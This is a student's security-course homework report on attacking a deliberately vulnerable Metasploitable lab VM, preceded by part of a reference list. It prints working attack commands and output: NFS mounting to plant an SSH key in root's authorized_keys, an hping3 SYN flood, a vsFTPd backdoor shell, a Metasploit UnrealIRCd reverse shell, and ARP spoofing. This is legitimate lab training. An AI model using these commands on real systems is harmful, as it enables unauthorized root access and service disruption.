- [18] P. Kumar, "The Multi-Tier Architecture for Developing Secure Website with Detection and Prevention of SQL-Injection Attacks," Tech. Rep. 9, 2013.
- [19] D. S. Thomason, "Improving network security: Next generation firewalls and advanced packet inspection devices," *Global Journal of Computer Science and Technology*, 2012.
- [20] T. Suga, K. Okada, and H. Esaki, "Toward real-time packet classification for preventing malicious traffic by machine learning," in *2019 22nd Conference on Innovation in Clouds, Internet and Networks and Workshops (ICIN)*, 2019, pp. 106–111.
- [21] S. Das and M. J. Nene, "A survey on types of machine learning techniques in intrusion prevention systems," in *2017 International Conference on Wireless Communications, Signal Processing and Networking (WiSPNET)*, 2017, pp. 2296–2299.
- [22] E. Gandotra, D. Bansal, and S. Sofat, "Malware Analysis and Classification: A Survey," *Journal of Information Security*, vol. 05, no. 02, pp. 56–64, 2014.
- [23] S. Sibi Chakkaravarthy, D. Sangeetha, and V. Vaidehi, "A Survey on malware analysis and mitigation techniques," pp. 1–23, 5 2019.
- [24] P. Ranjith, C. Priya, and K. Shalini, "On covert channels between virtual machines," *Journal in Computer Virology*, vol. 8, no. 3, pp. 85–97, 7 2012.
- [25] A. Regenscheid and K. Scarfone, "Special Publication 800-155 (Draft) BIOS Integrity Measurement Guidelines (Draft) Recommendations of the National Institute of Standards and Technology," Tech. Rep.
- [26] "XinuOS," <https://www.xinuOS.com/products/openserver-10/>, accessed: 2020-12-03.
- [27] "IllumOS," <https://illumos.org/>, accessed: 2020-12-03.
- [28] "Ubuntu third party packages vulnerability," <https://itsfoss.com/snapstore-cryptocurrency-saga/>, accessed: 2020-12-03.
- [29] T. Jensen and S. Ahmed, "TCO model for server operating system," in *Proceedings of 2010 13th International Conference on Computer and Information Technology, ICCIT 2010*, 2010, pp. 376–381.
- [30] "SE Linux," [http://selinuxproject.org/page/Main\\_Page](http://selinuxproject.org/page/Main_Page), accessed: 2020-12-03.
- [31] "CIS Security," <https://www.cisecurity.org/>, accessed: 2020-12-03.
- [32] K. A. Scarfone, W. Jansen, and M. Tracy, "Guide to general server security," National Institute of Standards and Technology, Gaithersburg, MD, Tech. Rep., 2008.
- [33] J.-H. Huh, "Server operation and virtualization to save energy and cost in future sustainable computing," *Sustainability*, vol. 10, no. 6, 2018.
- [34] O. Nagesh, T. Kumar, and V. Venkateswararao, "A survey on security aspects of server virtualization in cloud computing," *International Journal of Electrical & Computer Engineering (2088-8708)*, vol. 7, no. 3, 2017.

- [35] D. Tank, A. Aggarwal, and N. Chaubey, “Virtualization vulnerabilities, security issues, and solutions: a critical study and comparison,” *International Journal of Information Technology (Singapore)*, 2019.
- [36] “Safe Curves,” <https://safecurves.cr.yp.to/>, accessed: 2020-12-03.
- [37] W. E. Burr, D. F. Dodson, E. M. Newton, R. A. Perlner, W. T. Polk, S. Gupta, and E. A. Nabbus, “Electronic Authentication Guideline,” National Institute of Standards and Technology, Gaithersburg, MD, Tech. Rep., 11 2013.
- [38] “RFC 7296 - Internet Key Exchange Protocol Version 2 [U+0081]IKEv2[U+0082],” Tech. Rep., 2014.
- [39] E. Barker, Q. Dang, S. Frankel, K. Scarfone, and P. Wouters, “Guide to IPsec VPNs,” National Institute of Standards and Technology, Gaithersburg, MD, Tech. Rep., 6 2020.
- [40] “Use group policy to install software,” <https://docs.microsoft.com/en-us/troubleshoot/windows-server/group-policy/use-group-policy-to-install-software>, accessed: 2020-12-03.

# A7011E Homework 7


Nico Ferrari (nicfer-0@student.ltu.se)

January 21, 2021

## 1. Have you successfully completed Lab assignment

Since no hardening techniques has been applied to the Metasploitable machine, it result still vulnerable tho the attacks. Some of them are shown in figures 1 to 10. DHCP settings where limiting the IP assignment from the dhcp server only to the knowing hosts, denying the others , therefore the ARP spoof attack would not be possible since Windows VM cannot be connected to the network. to enable that attach is necessary to add its MAC address to the known hosts.

Figure 1: nmap scan



```
(user@kali)-[~]
$ nmap -p0-65535 10.0.0.206
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-16 04:26 EST
Nmap scan report for 10.0.0.206
Host is up (0.0010s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
```



Figure 2: root login

```
(user@kali)-[~]  
$ sudo rlogin -l root 10.0.0.206  
Last login: Tue Jan  5 05:47:13 EST 2021 from :0.0 on pts/0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have new mail.  
root@metasploitable:~#
```

Figure 3: mounting VM filesystem and set our public key in the ssh authorized keys

```

File  Actions  Edit  View  Help
root@metasploitable: ~  root@kali: ~

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
hacker2019@metasploitable:~$ exit
logout
Connection to 10.0.0.206 closed.

(root@kali)~# showmount -e 10.0.0.206
Export list for 10.0.0.206:
/ *

(root@kali)~# ls
hydra.restore  passlist.txt

(root@kali)~# mount -t nfs -o nolock 10.0.0.206:/ /tmp/target
^X^C

(root@kali)~# mount -t nfs -o nolock 10.0.0.206:/ /tmp/target

(root@kali)~# cd /tmp/target

(root@kali)~/tmp/target# ls
bin  cdrom  etc  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev  home  initrd.img  lost+found  mnt  opt  root  srv  tmp  var

(root@kali)~/tmp/target# cat ~/.ssh/id_rsa.pub >> /tmp/target/root/.ssh/authorized_keys

(root@kali)~/tmp/target# ssh root@10.0.0.206
Enter passphrase for key '/root/.ssh/id_rsa':
Last login: Thu Jan 21 14:56:59 2021 from 10.0.0.205
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#

```

Figure 4: flood attack

The image shows two terminal windows. The left window is a Kali Linux terminal where a user is performing a flood attack. The right window is a Metasploit2 terminal showing the results of the attack.

**Left Terminal (Kali Linux):**

```

root@kali: /tmp/target
--(user@kali)-[~]
$ sudo -i
[sudo] password for user:
--(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
→ https://www.kali.org/docs/general-use/python3-transition/

--(Run "touch ~/.hushlogin" to hide this message)
--(root@kali)-[~]
# mkdir /tmp/target
--(root@kali)-[~]
# exit
--(user@kali)-[~]
$ hping3 --rand-source 10.0.0.206 --flood -S -L 0 -p 80
open_socketraw] socket(): Operation not permitted
main] can't open raw socket
--(user@kali)-[~]
$ sudo hping3 --rand-source 10.0.0.206 --flood -S -L 0 -p 80
PING 10.0.0.206 (eth0 10.0.0.206): S set, 40 headers + 0 data bytes
ping in flood mode, no replies will be shown
^C
-- 10.0.0.206 hping statistic ---
2948 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
--(user@kali)-[~]
$

```

**Right Terminal (Metasploit2):**

```

metasploit2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

tcp 0 0 10.0.0.206:80 178.98.100.230:1329 SYN_RECV
tcp 0 0 10.0.0.206:80 197.238.110.233:1386 SYN_RECV
tcp 0 0 10.0.0.206:80 94.230.229.101:1462 SYN_RECV
tcp 0 0 10.0.0.206:80 94.249.141.17:1352 SYN_RECV
tcp 0 0 10.0.0.206:80 17.122.227.109:1373 SYN_RECV
tcp 0 0 10.0.0.206:80 79.58.94.214:1552 SYN_RECV
tcp 0 0 10.0.0.206:80 99.116.108.123:1517 SYN_RECV
tcp 0 0 10.0.0.206:80 120.24.227.222:1381 SYN_RECV
tcp 0 0 10.0.0.206:80 193.214.136.15:1443 SYN_RECV
tcp 0 0 10.0.0.206:80 163.90.78.34:1361 SYN_RECV
tcp 0 0 10.0.0.206:80 84.141.4.25:1328 SYN_RECV
tcp 0 0 10.0.0.206:80 90.140.253.220:1481 SYN_RECV
tcp 0 0 10.0.0.206:80 193.73.30.2:1342 SYN_RECV
tcp 0 0 10.0.0.206:80 136.102.99.154:1463 SYN_RECV
tcp 0 0 10.0.0.206:80 209.139.99.99:1376 SYN_RECV
tcp 0 0 10.0.0.206:80 163.92.53.78:1545 SYN_RECV
tcp 0 0 10.0.0.206:80 21.33.213.95:1299 SYN_RECV
tcp 0 0 10.0.0.206:80 140.124.122.220:1489 SYN_RECV
tcp 0 0 10.0.0.206:80 110.39.102.215:1584 SYN_RECV
tcp 0 0 10.0.0.206:80 51.223.176.72:1573 SYN_RECV
tcp 0 0 10.0.0.206:80 216.33.140.45:1501 SYN_RECV
tcp 0 0 10.0.0.206:80 94.75.43.75:1334 SYN_RECV
tcp 0 0 10.0.0.206:80 204.181.72.17:1303 SYN_RECV
tcp 0 0 10.0.0.206:2049 10.0.0.205:971 ESTABLISHED
msfadmin@metasploit2: /root/.ssh$

```

Figure 5:

```
(user@kali)~$ sudo telnet 10.0.0.206 6200
[sudo] password for user:
Trying 10.0.0.206...: icmp_seq=3
Connected to 10.0.0.206.
Escape character is '^]'.
id;
uid=0(root)/gid=0(root)
: command not found
(user@kali)~$ ftp 10.0.0.206
Connected to 10.0.0.206.
220 (vsFTPd 2.3.4)
```

Figure 6: backdoor vulnerability in unreal ircs

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.0.206        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     6667              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.0.205        yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.0.205:4444
[*] 10.0.0.206:6667 - Connected to 10.0.0.206:6667...
[*] :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.0.206:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4mlz2TdY0J46NLuL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4mlz2TdY0J46NLuL\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.0.205:4444 → 10.0.0.206:47824) at 2021-01-21 13:08:33 -0500

id
uid=0(root) gid=0(root)

```

Figure 7: arp spoof




Figure 8: MitM




Figure 9:

```

<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * forms frameset
 */
* @version $Id: index.php 12022 2008-11-28 14:35:17Z nijel $
* @uses $GLOBALS['strNoFrames']
* @uses $GLOBALS['cfg']['QueryHistoryDB']
* @uses $GLOBALS['cfg']['Server']['user']
* @uses $GLOBALS['cfg']['DefaultTabServer'] as src for the mainframe
* @uses $GLOBALS['cfg']['DefaultTabDatabase'] as src for the mainframe
* @uses $GLOBALS['cfg']['NaviWidth'] for navi frame width
* @uses $GLOBALS['collation_connection'] from $ REQUEST (grab_globals.lib.php)
* or common.inc.php
* @uses $GLOBALS['available_languages'] from common.inc.php (select_lang.lib.php)
* @uses $GLOBALS['db']
* @uses $GLOBALS['charset']
* @uses $GLOBALS['lang']
* @uses $GLOBALS['text_dir']
* @uses $ _ENV['HTTP_HOST']
* @uses PMA_getRelationsParam()
* @uses PMA_purgeHistory()
* @uses PMA_generate_common_url()
* @uses PMA_VERSION
* @uses session_write_close()
* @uses time()
* @uses PMA_getenv()
* @uses header() to send charset
*/

/**
 * Gets core libraries and defines some variables
 */
require_once './libraries/common.inc.php';

/**
 * Includes the ThemeManager if it hasn't been included yet
 */
require_once './libraries/relation.lib.php';


// free the session file, for the other frames to be loaded
session_write_close();

// Gets the host name
if (empty($_HTTP_HOST)) {
    if (PMA_getenv('HTTP_HOST')) {
        $_HTTP_HOST = PMA_getenv('HTTP_HOST');
    } else {
        $_HTTP_HOST = '';
    }
}

```



Figure 10: set windows machine as know host in order to perform the lab. myhost2 is the kali VM



```
Applications ph... cd... =T... Te... Te... ltu... Te... 12:36
Terminal - ltu@debian: ~
File Edit View Terminal Tabs Help
GNU nano 3.2 /etc/dhcp/dhcpd.conf Modifi

#   range 10.17.224.10 10.17.224.250;
# }
# pool {
#   deny members of "foo";
#   range 10.0.29.10 10.0.29.230;
# }
#}
noipv6rs;
noipv6;
host myhost1 { hardware ethernet 08:00:27:D4:E4:46; }
host myhost2 { hardware ethernet 08:00:27:DD:3C:E5; }
host myhost3 { hardware ethernet 08:00:27:72:52:60; }
subnet 10.0.0.0 netmask 255.255.255.0 {
    option routers 10.0.0.30;
    option subnet-mask 255.255.255.0;
    range dynamic-bootp 10.0.0.200 10.0.0.254;
deny unknown-clients;
}

Save modified buffer? (Answering "No" will DISCARD changes.)
Y Yes
N No      ^C Cancel
```

Now i try to analyze the ARP spoofing attack. in order to do so i need to allow windows as a know host in the DHCP settings of the Debian machine otherwise it will be not connected to the network. Then i start the attack and i analyze the traffic through Wireshark.

Figure 11:

No.	Time	Source	Destination	Protocol	Length	Info
46	4.978178046	PcsCompu_dd:3c:e5	PcsCompu_ae:38:33	ARP	42	10.0.0.207 is at 08:00:27:dd:3c:e5 (duplicate use of 10.0.0.30 detected!)
47	4.978437317	PcsCompu_dd:3c:e5	PcsCompu_72:52:60	ARP	42	10.0.0.30 is at 08:00:27:dd:3c:e5
62	6.548317681	PcsCompu_dd:3c:e5	PcsCompu_72:52:60	ARP	42	10.0.0.30 is at 08:00:27:dd:3c:e5
63	6.548937443	PcsCompu_dd:3c:e5	PcsCompu_ae:38:33	ARP	42	10.0.0.207 is at 08:00:27:dd:3c:e5 (duplicate use of 10.0.0.30 detected!)
64	6.981862054	PcsCompu_dd:3c:e5	PcsCompu_ae:38:33	ARP	42	10.0.0.207 is at 08:00:27:dd:3c:e5 (duplicate use of 10.0.0.30 detected!)
65	6.981982568	PcsCompu_dd:3c:e5	PcsCompu_72:52:60	ARP	42	10.0.0.30 is at 08:00:27:dd:3c:e5
72	8.549492294	PcsCompu_dd:3c:e5	PcsCompu_72:52:60	ARP	42	10.0.0.30 is at 08:00:27:dd:3c:e5
73	8.549612353	PcsCompu_dd:3c:e5	PcsCompu_ae:38:33	ARP	42	10.0.0.207 is at 08:00:27:dd:3c:e5 (duplicate use of 10.0.0.30 detected!)
74	8.982459714	PcsCompu_dd:3c:e5	PcsCompu_ae:38:33	ARP	42	10.0.0.207 is at 08:00:27:dd:3c:e5 (duplicate use of 10.0.0.30 detected!)
75	8.982623137	PcsCompu_dd:3c:e5	PcsCompu_72:52:60	ARP	42	10.0.0.30 is at 08:00:27:dd:3c:e5
81	10.551794380	PcsCompu_dd:3c:e5	PcsCompu_72:52:60	ARP	42	10.0.0.30 is at 08:00:27:dd:3c:e5
82	10.551926794	PcsCompu_dd:3c:e5	PcsCompu_ae:38:33	ARP	42	10.0.0.207 is at 08:00:27:dd:3c:e5 (duplicate use of 10.0.0.30 detected!)
83	10.983848767	PcsCompu_dd:3c:e5	PcsCompu_ae:38:33	ARP	42	10.0.0.207 is at 08:00:27:dd:3c:e5 (duplicate use of 10.0.0.30 detected!)
84	10.983989138	PcsCompu_dd:3c:e5	PcsCompu_72:52:60	ARP	42	10.0.0.30 is at 08:00:27:dd:3c:e5


▶ Frame 7: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0  
